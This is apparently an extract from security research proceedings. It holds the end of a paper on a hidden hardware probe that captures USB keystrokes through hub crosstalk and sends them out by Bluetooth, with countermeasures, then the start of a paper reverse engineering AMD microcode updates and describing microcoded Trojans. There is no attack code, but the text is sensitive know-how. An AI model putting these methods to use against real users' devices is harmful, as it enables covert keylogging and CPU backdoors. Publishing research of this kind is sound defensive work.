Software. In order to decode the data line crosstalk leakage recorded by the probe's ADC board, we have implemented a highly optimized version of the signal processing approach described in Section 4.2 on the probe's FPGA board, in Verilog HDL. After decoding the data line crosstalk leakage, the spy probe filters out USB packets which correspond to keyboard presses and exfiltrates them via a bluetooth connection.

6.2 Attack Performance

In this section we evaluate our spy probe's ability to correctly recognize and exfiltrate USB keyboard presses.

Experimental Setup. We used a Microsoft SurfacePro laptop as a USB host. This machine has only one USB slot, forcing the end user to use an external USB hub in order to simultaneously connect a keyboard and mouse.



Figure 18: (left) Experimental setup for observing data line crosstalk leakage from a USB headset microphone (Logitech H340). The data line crosstalk leakage is clearly visible on the oscilloscope's screen. (right) Logitech H340 USB headset.



Figure 19: (left) Experimental setup for observing data line crosstalk leakage from a USB fingerprint reader (Eikon Trueme). The data line crosstalk leakage is clearly visible on the oscilloscope's screen. (right) Eikon Trueme fingerprint reader



Figure 20: Observing the data line crosstalk leakage during a file transfer from a USB 1.1 drive (blue), connected to the laptop's (Lenovo G550) internal USB 2.0 hub using an Agilent Infiniium DSO 54832B Oscilloscope. The data line crosstalk leakage is clearly visible on the oscilloscope's screen.

We then connected the keyboard, spy probe, mouse and the USB drive via a 4 port USB hub. See Figure 23.

Key Recognition Rate. We measured the spy probe's key recognition rate under various typing speeds. Using a digital metronome as a speed reference, we pressed a random key on every metronome pulse. We evaluated the spy probe's ability to operate at various typing speeds. As can be seen in Figure 24, the spy probe achieves 97%



Figure 21: The external appearance of the spy probe, which is embedded inside a toy ghost lamp, size is compared with a 375mL classic Coca-Cola can (left). Inside look of the spy probe, showing the ADC board, FPGA board, BLE board and battery pack (right).



Figure 22: Analog front-end and ADC

accuracy rate for typing speeds from 150 KPM (Key-press Per Minute) to 210 KPM. Notice that average adult typing speed is between 36 and 45 words per minutes, equivalent to 200 KPM.[5]

Figure 23 is a complete demonstration of our attack. We typed "USB CROSSTALK" on the keyboard while the spy probe was monitoring the data line crosstalk leakage, exfiltrating the key presses via bluetooth to the attacker's computer.

7 Conclusions

In this paper we present two attacks on the USB bus, which expose upstream traffic hitherto considered safe against off-path adversaries. The attacks exploit the electrical properties of USB hubs and affect both internal hubs and external hubs. Traditional countermeasures, such as blocking the power or the data lines, do not protect against our attack. We now describe potential countermeasures against the attacks.

Hardware Countermeasures. One possible solution to completely remove any crosstalk leakage is optically decoupling the USB data lines and constructing a dedicated 5V supply for each downstream port. However such solutions are expensive and require careful design. A cheap countermeasure which significantly reduces the power line crosstalk leakage uses an LC low pass filter and LDO (low dropout regulator) to decouple the USB power lines from the data lines. Figure 25 presents an improved USB condom which, in addition to disconnecting the USB data lines, also attempts to suppress any signal above 300Hz. As can be seen in Figure 26, our improved USB condom is able to significantly reduce the data line crosstalk leakage, thus requiring far more sensitive measurement equipment to exploit the small remaining leakage.

Frequency filtering cannot be used to protect the data lines against crosstalk leakage. The leaked signal carries the same basic frequencies as the original signal. Hence any frequency-based filtering that removes the leakage frequencies will also remove the signal frequencies. We leave the problem of designing hardware countermeasures to data line leakage to future work.

Software Countermeasures. The lack of encryption in the USB protocol is a major design limitation of the bus. Without encryption, the design is unable to guarantee the confidentiality and the integrity of messages. Adding end-to-end encryption, for example using the methodology of [7] would protect messages from eavesdropping attacks such as those we describe in this work. Simpler approaches, such as encryption with a session key generated, for example, using the Diffie-Hellman key exchange protocol [20], could also mitigate our attack. Both approaches require devices to have sufficient computational power to perform public key operations.

Future Work. Our spy probe implementation uses commercial off-the-shelf components. Because these are not optimized for the task of capturing USB traffic, they require relatively large space and consume a lot of power. Designing dedicated hardware carries the promise of a small-sized implementation that can be embedded in inconspicuous looking devices and even within the USB plug [40].

While our attack does apply to non-USB 3.0 devices connected to USB 3.0 hubs (see Figure 4(d)), one limitation of our work is that it does not apply to USB 3.0 devices connected to USB 3.0 hubs. This is because USB 3.0 devices connected to USB 3.0 hubs simulta-





Figure 25: A USB condom which attempts to suppress power line crosstalk leakage.



Figure 26: Evaluation of our USB condom showing the actual USB communication (blue), the corresponding unmitigated power line crosstalk leakage (black) and the power line crosstalk leakage measured on the USB port of our USB condom (orange). Notice that the power line crosstalk leakage is significantly attenuated.

neously use three differential wire pairs and employ a much higher transmission rate. This configuration significantly exceeds the specifications of our measurement equipment (both in measurement speed and number of channels). While more difficult to attack, USB 3.0 devices connected to USB 3.0 hubs present a lucrative target, in particular because in this configuration the downstream communication, like upstream communication, is unicasted from the host to the device. Exploiting crosstalk effects on such configurations would therefore expose downstream traffic (in addition to upstream traffic) to off-path attackers. As we mentioned earlier, input devices, which often send sensitive information to the host, mostly use USB 1.x Hence, even though our attack does not apply to the newest version of the protocol (USB 3.0), it remains relevant.

The current research applies to USB devices. Further research is required to check if other buses and communication networks are vulnerable to crosstalk attacks.

Reverse Engineering x86 Processor Microcode

Philipp Koppe, Benjamin Kollenda, Marc Fyrbiak, Christian Kison,
Robert Gawlik, Christof Paar, and Thorsten Holz

Ruhr-Universität Bochum

Abstract

Microcode is an abstraction layer on top of the physical components of a CPU and present in most general-purpose CPUs today. In addition to facilitate complex and vast instruction sets, it also provides an update mechanism that allows CPUs to be patched in-place without requiring any special hardware. While it is well-known that CPUs are regularly updated with this mechanism, very little is known about its inner workings given that microcode and the update mechanism are proprietary and have not been throughly analyzed yet.

In this paper, we reverse engineer the microcode semantics and inner workings of its update mechanism of conventional COTS CPUs on the example of AMD's K8 and K10 microarchitectures. Furthermore, we demonstrate how to develop custom microcode updates. We describe the microcode semantics and additionally present a set of microprograms that demonstrate the possibilities offered by this technology. To this end, our microprograms range from CPU-assisted instrumentation to microcoded Trojans that can even be reached from within a web browser and enable remote code execution and cryptographic implementation attacks.

1 Introduction

Similar to complex software systems, bugs exist in virtually any commercial Central Processing Unit (CPU) and can imply severe consequences on system security, e.g., privilege escalation [22, 36] or leakage of cryptographic keys [11]. Errata sheets from embedded to general-purpose processors list incorrect behavior with accompanying workarounds to safeguard program execution [4, 29]. Such workarounds contain instructions for developers on how these bugs can be bypassed or mitigated, e.g., by means of recompilation [40] or binary re-translation [26]. However, these interim solutions are not suited for complex design errors which require hardware modifications [48]. Dedicated hardware units to counter bugs are imperfect [36, 49] and involve non-negligible hardware costs [8]. The infamous *Pentium fdiv* bug [62] illustrated a clear economic need for field updates after deployment in order to turn off defective parts and patch erroneous behavior. Note that the implementation of a modern processor involves millions of lines of HDL code [55] and verification of functional correctness for such processors is still an unsolved problem [4, 29].

Since the 1970s, x86 processor manufacturers have used microcode to decode complex instructions into series of simplified microinstructions for reasons of efficiency and diagnostics [43]. From a high-level perspective, microcode is an interpreter between the user-visible Complex Instruction Set Computer (CISC) Instruction Set Architecture (ISA) and internal hardware based on Reduced Instruction Set Computer (RISC) paradigms [54]. Although microcode was initially implemented in read-only memory, manufacturers introduced an update mechanism by means of a patch Random Access Memory (RAM).

Once erroneous CPU behavior is discovered, manufacturers publish a microcode update, which is loaded through the BIOS/UEFI or operating system during the boot process. Due to the volatility of the patch RAM, microcode updates are not persistent and have to be reloaded after each processor reset. On the basis of microcode updates, processor manufacturers obtain flexibility and reduce costs of correcting erroneous behavior. Note that both Intel and AMD deploy a microcode update mechanism since Pentium Pro (P6) in 1995 [15, 30] and K7 in 1999 [2, 15], respectively. Unfortunately, CPU vendors keep information about microcode secret. Publicly available documentation and patents merely state vague claims about how real-world microcode *might* actually look like, but provide little other insight.

Goals. In this paper, we focus on microcode in x86 CPUs and our goal is to answer the following research questions:

1. What is microcode and what is its role in x86 CPUs?
2. How does the microcode update mechanism work?
3. How can the proprietary microcode encoding be reverse engineered in a structured, semi-automatic way?
4. How do real-world systems profit from microcode and how can malicious microcode be leveraged for attacks?

In order to answer question (1), we emphasize that information regarding microcode is scattered among many sources (often only in patents). Hence, an important part of our work is dedicated to summarize this prerequisite knowledge forming the foundation to answer the more in-depth research questions. Furthermore, we tackle shortcomings of prior attempted security analyses of x86 microcode, which were not able to reverse engineer microcode [6, 15]. We develop a novel technique to reverse engineer the encoding and thus answer question (2). After we obtain a detailed understanding of the x86 microcode for several CPU architectures, we can address question (3). As a result, we obtain an understanding of the inner workings of CPU updates and can even generate our own updates. In particular, we focus on potential applications of microprograms for both defensive and offensive purposes to answer question (4). We demonstrate how a microprogram can be utilized to instrument a binary executable on the CPU layer and we also introduce different kinds of backdoors that are enabled via microcode updates.

Our analysis focuses on the AMD K8/K10 microarchitecture since these CPUs do not use cryptographic signatures to verify the integrity and authenticity of microcode updates. Note that Intel started to cryptographically sign microcode updates in 1995 [15] and AMD started to deploy strong cryptographic protection in 2011 [15]. We assume that the underlying microcode update mechanism is similar, but cannot analyze the microcode updates since we cannot decrypt them.

Contributions. In summary, our main contributions in this paper are as follows:

- **In-depth Analysis of Microcode.** We provide an in-depth overview of the opaque role of microcode in modern CPUs. In particular, we present the fundamental principles of microcode updates as deployed by vendors to patch CPU defects and errors.

- **Novel RE Technique.** We introduce the first semi-automatic reverse engineering technique to disclose microcode encoding of general-purpose CPUs. Furthermore, we describe the design and implementation of our framework that allows us to perform this reverse engineering.

- **Comprehensive Evaluation.** We demonstrate the efficacy of our technique on several Commercial Off-The-Shelf (COTS) AMD x86 CPU architectures. We provide the microcode encoding format and report novel insights into AMD x86 CPU internals. Additionally, we present our hardware reverse engineering findings based on delayering actual CPUs.

- **Proof-of-Concept Microprograms.** We are the first to present fully-fledged microprograms for x86 CPUs. Our carefully chosen microprograms highlight benefits as well as severe consequences of unveiled microcode to real-world systems.

2 Related Work

Before presenting the results of our analysis process, we briefly review existing literature on microprogramming and related topics.

Microprogramming. Since Wilkes' seminal work in 1951 [61], numerous works in academia as well as industry adopted and advanced microprogrammed CPU designs. Diverse branches of research related to microprogramming include higher-level microcode languages, microcode compilers and tools, and microcode verification [5, 43, 56]. Other major research areas focus on optimization of microcode, i.e., minimizing execution time and memory space [32]. In addition, several applications of microprogramming were developed [27] such as diagnostics [41].

Since microcode of today's x86 CPUs has not been publicly documented yet, several works attempted a high-level security analysis for CPUs from both Intel and AMD [6, 15]. Even though these works reported the workings of the microcode update mechanism, the purpose of fields within the microcode update header, and the presence of other metadata, none of the works was able to reverse engineer the essential microcode encoding. Hence, they were not able to build microcode updates on their own.

We want to note that Arrigo Triulzi presented at TROOPERS'15 and '16 that he had been able to patch the microcode of an AMD K8 microarchitecture [59, 60]. However, he did neither publish the details of his reverse engineering nor the microcode encoding.

Imperfect CPU Design. Although microcode updates can be leveraged to rectify some erroneous behavior, it is not a panacea. Microcode updates are able to degrade performance due to additional condition checks and they cannot be applied in all cases. An infamous example is AMD's K7, where the microcode update mechanism itself was defective [2, 15]. In order to tackle these shortcomings, diverse techniques have been proposed including dy-

namic instruction stream editing [16], field-programmable hardware [49], and hardware checks [8,36].

Trusted Hardware. The security of applications and operating systems builds on top of the security of the underlying hardware. Typically software is not designed to be executed on untrusted or potentially malicious hardware [11,20,22]. Once hardware behaves erroneously (regardless of whether deliberately or not), software security mechanisms can be invalidated. Numerous secure processors have been proposed over the years [18,23,37]. Commercially available examples include technologies such as Intel SGX [17] and AMD Pacifica [3].

However, the periodicity of security-critical faults [4, 29] and undocumented debug features [22] in closed-source CPU architectures challenges their trustworthiness [17,45].

3 Microcode

As noted earlier, microcode can be seen as an abstraction layer on top of the physical components of a CPU. In this section, we provide a general overview of the mechanisms behind microcode and also cover details about the microcode structure and update mechanism.

3.1 Overview

The ISA provides a consistent interface to software and defines instructions, registers, memory access, I/O, and interrupt handling. This paper focuses on the x86 ISA, and to avoid confusion, we refer to x86 instructions as *macroinstructions*. The microarchitecture describes how the manufacturer leveraged processor design techniques to implement the ISA, i.e., cache size, number of pipeline stages, and placement of cells on the die. From a high-level perspective, the internal components of a processor can be subdivided into data path and control unit. The data path is a collection of functional units such as registers, data buses, and Arithmetic Logic Unit (ALU). The control unit contains the Program Counter (PC), the Instruction Register (IR) and the Instruction Decode Unit (IDU). The control unit operates diverse functional units in order to drive program execution. More precisely, the control unit translates each macroinstruction to a sequence of actions, i.e., retrieve data from a register, perform a certain ALU operation, and then write back the result. The *control signal* is the collection of electrical impulses the control unit sends to the different functional unit in one clock cycle. The functional units produce *status signals* indicating their current state, i.e., whether the last ALU operation equals zero, and report this feedback to the control unit. Based on the status signals, the control unit may alter program execution, i.e., a conditional jump is taken if the zero flag is set.

The IDU plays a central role within the control unit and generates control signals based on the contents of the instruction register. We distinguish between two IDU implementation concepts: (1) hardwired and (2) microcoded.

Hardwired Decode Unit. A hardwired decode unit is implemented through sequential logic, typically a Finite State Machine (FSM), to generate the instruction-specific sequence of actions. Hence, it provides high efficiency in terms of speed. However, for complex ISAs the lack of hierarchy in an FSM and state explosion pose challenging problems during the design and test phases [50]. Hardwired decode units inhibit flexible changes in the late design process, i.e., correcting bugs that occurred during test and verification, because the previous phases have to be repeated. Furthermore, post-manufacturing changes (to correct bugs) require modification of the hardware, which is not (economically) viable for deployed CPUs [62]. Hence, hardwired decode units are suited for simple ISAs such as RISC processors like SPARC and MIPS.

Microcoded Decode Unit. In contrast to the hardwired approach, the microcoded IDU does not generate the control signals on-the-fly, but rather replays precomputed *control words*. We refer to one control word as *microinstruction*. A microinstruction contains all control information required to operate all involved functional units for one clock cycle. We refer to a plurality of microinstructions as *microcode*. Microinstructions are fetched from the microcode storage, often implemented as on-chip Read-Only Memory (ROM). The opcode bytes of the currently decoded macroinstruction are leveraged to generate an initial address, which serves as the entry point into microcode storage. Each microinstruction is followed by a *sequence word*, which contains the address to the next microinstruction. The sequence word may also indicate that the decoding process of the current macroinstruction is complete. It should be noted that one macroinstruction often issues more than one microinstruction. The microcode sequencer operates the whole decoding process, successively selecting microinstructions until the *decode complete* indicator comes up. The microcode sequencer also handles conditional microcode branches supported by some microarchitectures. Precomputing and storing control words introduces flexibility: Changes, patches, and adding new instructions can be moved to the late stages of the design process. The design process is simplified because changes in decode logic only require adaption of the microcode ROM content. On the downside, decoding latency increases due to ROM fetch and multistage decode logic. A microcoded IDU is the prevalent choice for commercial CISC processors.

3.2 Microcode Structure

Two common principles exist to pack control signals into microinstructions. This choice greatly influences the whole microarchitecture and has a huge impact on the size of microcode programs.

Horizontal Encoding. The horizontal encoding designates one bit position in the microinstruction for each control signal of all functional units. For the sake of simple logic and speed, no further encoding or compression is applied. This results in broad control words, even for small processors. The historical IBM System/360 M50 processor with horizontally-encoded microcode used 85-bit control words [53]. The nature of horizontal microcode allows the programmer to explicitly address several functional units at the same time to launch parallel computations, thus using the units efficiently. One disadvantage is the rather large microcode ROM due to the long control words.

Vertical Encoding. Vertically encoded microcode may look like a common RISC instruction set. The microinstruction usually contains an opcode field that selects the operation to be performed and additional operand fields. The operand fields may vary in number and size depending on the opcode and specific flag fields. Bit positions can be reused efficiently, thus the microinstructions are more compact. The lack of explicit parallelism simplifies the implementation of microcode programs, but may impact performance. One encoded operation may activate multiple control signals to potentially several functional units. Hence, another level of decoding is required. The microcode instruction set and encoding should be chosen carefully to keep the second-level decoding overhead minimal.

3.3 Microcode Updates

One particular benefit of microcoded microarchitectures is the capability to install changes and bug fixes in the late design process. This advantage can be extended even further: With the introduction of microcode updates, one can alter processor behavior even after production. Manufacturers leverage microcode patches for debugging purposes and fixing processor errata. The well-known *fdiv* bug [62], which affected Intel Pentium processors in 1994, raised awareness that similarly to software, complex hardware is error-prone, too. This arguably motivated manufacturers to drive forward the development of microcode update mechanisms. Typically, a microcode patch is uploaded to the CPU by the motherboard firmware (e.g., BIOS or UEFI) or the operating system during the early boot process. Microcode updates are stored in low-latency, volatile, on-chip RAM. Consequently, microcode patches are not persistent. Usually, the microcode patch RAM is fairly limited in size compared to microcode ROM. A microcode patch contains a number of microinstructions, sequence words, and triggers. Triggers represent conditions upon which the control is transferred from microcode ROM to patch RAM. In a typical use case, the microcode patch intercepts the ROM entry point of a macroinstruction. During instruction decode, the microcode sequencer checks the triggers and redirects control to the patch RAM if needed. A typical microcode program residing in patch RAM then may, for example, sanitize input data in the operands and transfer control back to the microcode ROM.

4 Reverse Engineering Microcode

In this section, we provide an overview of the AMD K8 and K10 microarchitecture families and describe our reverse engineering approach. Furthermore, we present our analysis setup and framework that includes prototype implementations of our concepts and supported our reverse engineering effort in a semi-automated way.

Our analysis primarily covers AMD K8 and K10 processors because—to the best of our knowledge—they are the only commercially available, modern x86 microarchitectures lacking strong cryptographic protection of microcode patches.

4.1 AMD K8 and K10

AMD released new versions of its K8 and K10 processors from 2003 to 2008 and 2008 to 2013, respectively. Note that the actual production dates may vary and in 2013 only two low-end CPU models with K10 architecture were released. K9 is the K8's dual-core successor, hence the difference is marginal from our point of view. Family 11h and 12h are adapted K10 microarchitectures for mobile platforms and APUs.

All of theses microarchitectures include a microcoded IDU. The x86 instruction set is subdivided into *direct path* and *vector path* macroinstructions. The former mainly represent the frequently used, performance critical macroinstructions (e.g., arithmetic and logical operations) that are decoded by hardware into up to three microinstructions. The latter are uncommon or complex, and require decoding by the microcode sequencer and microcode ROM. Vector path macroinstructions may produce many microinstructions. During execution of the microcode sequencer, hardware decoding is paused. The microcode is structured in *triads* of three 64-bit microinstructions and one 32-bit sequence word [15]. An example microinstruction set is described in AMD's patent RISC86 [24] from 2002. The sequence word may contain the address of the next triad or indicate that decoding is complete. The microcode ROM is addressed in steps

whose length is a triad. An example address space ranging from `0x0` to `0xbff` thus contains 3,072 triads. The microcode is responsible for the decoding of vector path macroinstructions and handling of exceptions, such as page faults and divide-by-zero errors.

4.2 Update Mechanism

The K7, released in 1999, was AMD's first microarchitecture supporting microcode updates. The update mechanism did not change throughout to the 12h family. AMD kept the update feature secret until it was exposed along with three K8 microcode patches in 2004. The patches and the update mechanism were reverse engineered from BIOS updates [6]. The microcode updates are stored in a proprietary file format, although pieces of information have been reverse engineered [6, 15]. With the K10 microarchitecture, AMD started to publicly release microcode updates, which benefits the Linux open-source microcode update driver. Our view of the file format is depicted in Table 1 including the header with checksum and number of triads, match register fields, and triads. It should be noted that triads in microcode updates are obfuscated with an algorithm we do not specify further due to ethical considerations.

B↓ Bit→	0 31			32 63
0	date			patch ID
8	patch block	len	init	checksum
16	northbridge ID			southbridge ID
24	CPUID			magic value
32	match register 0			match register 1
40	match register 2			match register 3
48	match register 4			match register 5
54	match register 6			match register 7
64	triad 0, microinstruction 0			
72	triad 0, microinstruction 1			
80	triad 0, microinstruction 2			
88	triad 0, sequence word			triad 1 ...

Table 1: Microcode update file format.

Microcode Update Procedure. The microcode update binary is uploaded to the CPU in the following way: First, the patch must be placed in accessible virtual address space. Then the 64-bit virtual address must be written to Model-Specific Register (MSR) `0xc0010020`. Depending on the update size and microarchitecture, the `wrmsr` instruction initiating the update may take around 5,000 cycles to complete. Rejection of a patch causes a general protection fault. Internally, the update mechanism verifies the checksum, copies the triads to microcode patch RAM, and stores the match register fields in the actual match registers. Patch RAM is mapped into the address space of the microcode ROM, whereby the patch triads directly follow the read-only triads.

Match Registers. The match registers are an integral part of the update mechanism. They hold a microcode ROM address, intercept the triad stored at that location, and redirect control to the triad in patch RAM at the offset *match register index* $\cdot$ *2*. The shared address space enables microcode in the patch RAM to jump back to microcode ROM, e.g., to reuse existing triads. Due to the complexity of the microcode update procedure we assume it is implemented in microcode itself. We summarize our understanding of the microcode update mechanism in Figure 1. AMD's patent [39] from 2002 describes an example microcode patch device and provides an idea of how the internals work.



Figure 1: Overview ofthe AMD microcode update mechanism.

4.3 Reverse Engineering Methods

Based on our insights into microcode and its update mechanism, we now detail our novel method used to reverse engineer the microcode encoding. More precisely, we employ a (1) low-noise environment as a foundation for the novel (2) microcode ROM heat map generation, and (3) the microcode encoding reverse engineering. Furthermore, we present (4) microcode hooking which ultimately enables actual modification of CPU behavior.

We would like to emphasize that our methods were developed when we did not have access to microcode ROM, see Section 6.

Low-Noise Environment. Since we did not have access to CPU internals, we had to be able to apply our crafted microcode updates and carefully analyze the modified CPU's behavior (e.g., register values and memory locations). To pinpoint exactly where the changes caused effects (down to a single macroinstruction), we had to eliminate any *noise* from parallel or operating system code executions out of our control. For example, common operating systems implement task switching or fully symmetric multiprocessing, which is undesirable in our setting. This code execution is capable of triggering abnormal behavior (because of our microcode update) and

then most likely causes a system crash. Hence, we require a *low-noise* environment where we have full control of all code to realize accurate observation of the CPU state and behavior.

Microcode ROM Heat Maps. As described in Section 4.2, match registers hold microcode ROM addresses. Since we did not know which microcode ROM addresses belong to which macroinstructions, we were not able to change the behavior for a specific microcoded macroinstruction. Hence, we devised *microcode ROM heat maps*, a method to discover the corresponding memory location for microcoded macroinstructions.

The underlying idea is to generate distinct behavior between the original and the patched macroinstruction execution. More precisely, the patch contains a microcode instruction that always crashes on execution. Thereby, we generate a *heat map* for each macroinstruction in an automated way: we store whether the microcode ROM address causes a system crash or not. The comparison between original and patched execution reveals which microcode ROM addresses correspond to the macroinstruction. We further automatically processed all heat maps to exclude common parts among all macroinstructions.

Microcode Encoding Reverse Engineering. Based on our automatically generated heat maps, we were able to tamper with a specific microcoded macroinstruction. However, we could not meaningfully alter an instruction because of its proprietary encoding. Hence, we developed a novel technique to reverse engineer proprietary microcode encoding in a semi-automatic way.

Since we did not have a large microcode update base on which we could perform fine-grained tests, we merely had a black box model of the CPU. However, since microinstructions control ALU and register file accesses, we formed various general assumptions about the instruction fields, which can be systematically tested using semi-automatic tests (e.g., opcode, immediate value, source and destination register fields).

In order to reverse engineer the encoding, we applied a two-tiered approach. First, we identified fields by means of bits that cause similar behavior, i.e., change of used registers, opcode, and immediate value. Second, we exhaustively brute-forced each field to identify all addressable values. Since corresponding fields are small (< 10 bits), we combined the results together and gradually formed a model of the encoding. Note that through detailed exception reporting and paging, we were able to gather detailed information on why a specific microinstruction caused a crash. Earlier in the reverse engineering process, we set the three microinstructions in a triad to the same value to avoid side effects from other unknown microinstructions. Once we had a better understanding of the encoding, we padded the triad with no-operation microinstructions. Later in the reverse engineering process, we designed tests that reuse microinstructions from existing microcode updates. For that method to be successful, a good understanding of the operand fields was required as most of these microinstructions operate on internal registers. We had to rewrite the register fields to be able to directly observe the effect of the microinstruction. Furthermore, we designed automated tests that identified set bits in unknown fields of existing microinstructions and permuted the affected bit locations in order to provoke observable differences in behavior that can be analyzed.

Microcode Hooks. After reverse engineering the microcode encoding, we can arbitrarily change CPU behavior for any microcoded macroinstruction and intercept control for any microcode ROM address. Note that we intercepted a macroinstruction at the entry point microcode ROM address. In order to realize a fully-fledged *microcode hook* mechanism, we have to correctly pass back control after interception through our microcode update. This is indispensable in case macroinstructions are extended with functionality, such as a conditional operand check, while preserving original functionality.

We employed two basic concepts to resume macroinstruction computation after interception: (1) pass control back to ROM, and (2) implement the macroinstruction computation. Note that we implemented both resume strategies, see Section 7.

4.4 Framework

One fundamental requirement for our framework was automated testing. Combined with the fact that microcode updates potentially reset or halt the entire machine, it became apparent that another controller computer was needed. In the following, we describe both our hardware setup and our framework implementation.

Hardware Setup. From a high-level point of view, the hardware setup consists of multiple nodes and several development machines. Each node represents one minimal computer with an AMD CPU that runs our low-noise environment and is connected to a Raspberry Pi via serial bus. To enable monitoring and control, the mainboard's power and reset switch as well as the power supply's +3.3V are connected to GPIO ports. The Raspberry Pis run Linux and can be remotely controlled from the Internet. The development machines are used to design test cases and extend the microcode API. Furthermore, test cases can be launched from the development machines. This process automatically transfers the test case and the latest API version to the desired nodes, which then autonomously execute the test case and store the results. Our test setup consists of three nodes with K8 Sempron 3100+ (2004), K10 Athlon II X2 260 (2010), and K10 Athlon II X2 280 (2013) processors.

Low-Noise Environment. To fulfil our unusual requirements regarding the execution environment (e.g., full control over interrupts and all code being executed), we implemented a simple operating system from scratch. It supports interrupt and exception handling, virtual memory, paging, serial connection, microcode updates, and execution of streamed machine code. The streamed machine code serves the purpose of bringing the CPU to the desired initial state, executing arbitrary macroinstructions, and observing the final state of the CPU. We leveraged this feature primarily to execute vector path instructions intercepted by a microcode patch. This way, we can infer the effects of triads, single microinstructions, and the sequence word. Note that only the final state can be observed in case no exception occurs.

We implemented interrupt and exception handling in order to observe the intermediate state of the CPU and the exception code such as general protection faults. The error state includes the faulting program counter and stack pointer as well as the x86 general-purpose registers. We refined the preciseness of the error reporting by implementing virtual memory and paging support. All exceptions related to memory accesses raise page faults with additional information such as the faulting address and action. This information, paired with the information about the faulting program counter, allows us to distinguish between invalid read, write, and execution situations. We also used the exception code and observed the intermediate state to infer the effects of microcode. A custom message protocol exposes the following operating system features via serial connection: (1) stream x86 machine code, (2) send and apply microcode update, and (3) report back the final or intermediate CPU state. Some of the test processors support *x86_64 long mode*, which lets the CPU access 64-bit instructions and registers. However, our operating system runs in *32-bit protected mode*.

Microcode API. Our controller software is implemented in Python and runs on the Raspberry Pis. It processes test cases in an automated fashion and makes heavy use of the microcode API. Test cases contain an initial CPU state, arbitrary x86 instructions, the final CPU state, and an exception information filter plus a logger as well as a high-level microcode patch description. The microcode patch is generated with the high-level microcode patch information that includes header fields, match register values, and microcode in the form of bit vectors, Register Transfer Level (RTL) machine language, or a mix. Test cases incorporating automation must specify at least one property that will be altered systematically. For example, a test case that aims to iteratively intercept all triads in microcode ROM may increment the match register value in each pass. Another test case that attempts to infer conditional behavior of microcode may alter streamed x86 machine code in order to induce different x86 eflags register values and at the same time permute the bit vector of an unknown field within a microinstruction. The microcode API exposes all required underlying features such as serial connection handling, serial message protocol, AMD computer power state monitoring and control, x86 assembler, parsing and generation of microcode updates, obfuscation and deobfuscation of microcode updates, microcode assembler and disassembler as well as required data structures. The framework runs through 190 test iterations per minute and node in case there are no faults. One fault adds a delay of 12 seconds due to the reboot.

5 Microcode Specification

In this section we present the results of our reverse engineering effort such as heat maps, a detailed description of the microcode instruction set, and intercepting x86 instructions. Furthermore, we present our microcode RTL.

DISCLAIMER. It should be noted that our results originate from reverse engineering include and indirectly measured behavior, assumptions about the microarchitecture, and interpretation of the visible CPU state, which is small in comparison to the whole unobservable CPU state. Thus, we cannot guarantee that our findings are intended behavior of AMD's microcode engine.

5.1 Heat Maps

A heat map of a specific macroinstruction contains a mapping of all microcode ROM addresses to a boolean value that indicates whether the specified triad is executed during the decode sequence of that macroinstruction. During the test cycle, our operating system executes vector instructions such as `call` and `ret`. We name a heat map that only covers vector instructions from the operating system *reference heat map*. In order to obtain a clean heat map for a vector instruction, the reference heat map must be subtracted from the instruction's raw heat map. For the interested reader we present a truncated, combined K10 heat map in Table 4 in Appendix A.1. The heat maps represent a fundamental milestone of our reverse engineering effort. They indicate microcode ROM locations to intercept macroinstructions and help infer logic from triads. We designed test cases for all vector path instructions, which then generated clean heat maps in a fully automated way.

5.2 Microcode Instruction Set

The microinstruction set presented in AMD's patent RISC86 [24] gave us a general understanding and valuable hints. However, we found that almost all details such as microinstruction length, operand fields, operations, and encoding differ. Furthermore, we could not confirm that

single microinstructions can be addressed, which would result in the preceding microinstructions of the triad being ignored. Instead, we found that only entire triads are addressable. In the following, we reuse terminology from the patent where appropriate. Unless stated otherwise, all information given afterwards was obtained through reverse engineering.

We found four operation classes, namely RegOp, LdOp, StOp, and SpecOp, that are used for arithmetic and logic operations, memory reads, memory writes, and special operations such as write program counter, respectively. The structure of the four operation classes is shown in Table 2. The different operation classes can be distinguished by the op class field at bit locations 37 to 39. RegOp and SpecOp share the same op class field encoding but have disjunct encodings for the operation type field. The unlabeled fields indicate unused or unknown bit locations. RegOp supports operation types such as arithmetic, comparators, and logic operations. The `mul` and `imul` operation types must be the first microinstruction within a triad in order to work. SpecOp enables to write the x86 program counter and to conditionally branch to microcode. If the conditional branch is taken, the microcode sequencer continues decoding at the given address. In case the conditional branch is not taken, the sequence word determines further execution. The condition to be evaluated is encoded in the 4 high bits of the 5-bit cc field. Bit 0 of the cc field inverts the condition if set. The available condition encodings match the ones given in patent RISC86 [24], p. 37. The *write-program-counter* SpecOp must be placed third within a triad in order to work. We found that LdOp and StOp have their own operation types. Our collection of operation types is incomplete, because it was impossible to observe the internal state of the CPU. We show encoding details for the operation types we found in the Appendix in Table 5. The fields `reg1`, `reg2` and `reg3` encode the microcode registers. In addition to the general-purpose registers, microcode can access a number of internal registers. Their content is only stored until the microinstruction has been decoded. The special pcd register is read-only and contains the address of the next macroinstruction to decode. This is valuable information to implement relative x86 jumps in microcode. The microarchitecture also contains a microcode substitution engine, which automatically replaces operand fields in the microinstruction with operands from the macroinstruction. The first two x86 operands can be accessed in microcode with the register encodings `regmd` and `regd`. We refer to Table 6 in the Appendix for encoding details of the microcode registers. We did not find the substitution mechanism for immediate values encoded in the macroinstruction. To solve this issue, we read the x86 instruction bytes from main memory and extract the immediate. The sw field swaps source and destination registers. The 3o field enables the three operand mode and allows RegOp microinstructions of the form `reg2:= reg1 op reg3/imm`. The flags field decides whether the resulting flags of the current RegOp microinstruction should be committed to the x86 flags register. The rmod field switches between `reg3` and a 16-bit immediate value. The sequence word, see Table 3, contains an action field at bit locations 14 to 16 that may indicate a branch to the triad at the given address, a branch to the following triad, or stop decoding of the current macroinstruction. Our disassembler has a coverage of approximately 40% of the instructions contained in existing microcode patches. However, we ignored bits in unknown fields of recognised microinstructions whose meaning we could not determine. We designed automated test cases that, e.g., permute the bits of an unknown microinstruction field to provoke observable differences in the final CPU state. Our result filter discarded outputs that match the expected CPU state. We then manually inspected the remaining interesting CPU states and inferred the meaning of the new encoding.

5.3 Intercepting x86 Instructions

Currently, we can only intercept vector instructions by writing related triad addresses from the heat maps into the match registers. We are uncertain whether a mechanism for hooking direct path instructions exists. It is relatively simple to replace the logic of a vector path instruction; however, it appeared challenging to *add* logic, because the original semantics must be preserved. To solve this issue, we leverage the two microcode hook concepts from Section 4.3. In the following we describe in detail the practical application of both concepts. (1) After executing the added logic, we jump back to microcode ROM. (2) After execution of the added logic we implement the semantics of the macroinstruction in microcode ourselves and indicate *sequence complete* in the last triad. This way, we successfully hooked *shrd* and *imul* vector path instructions.

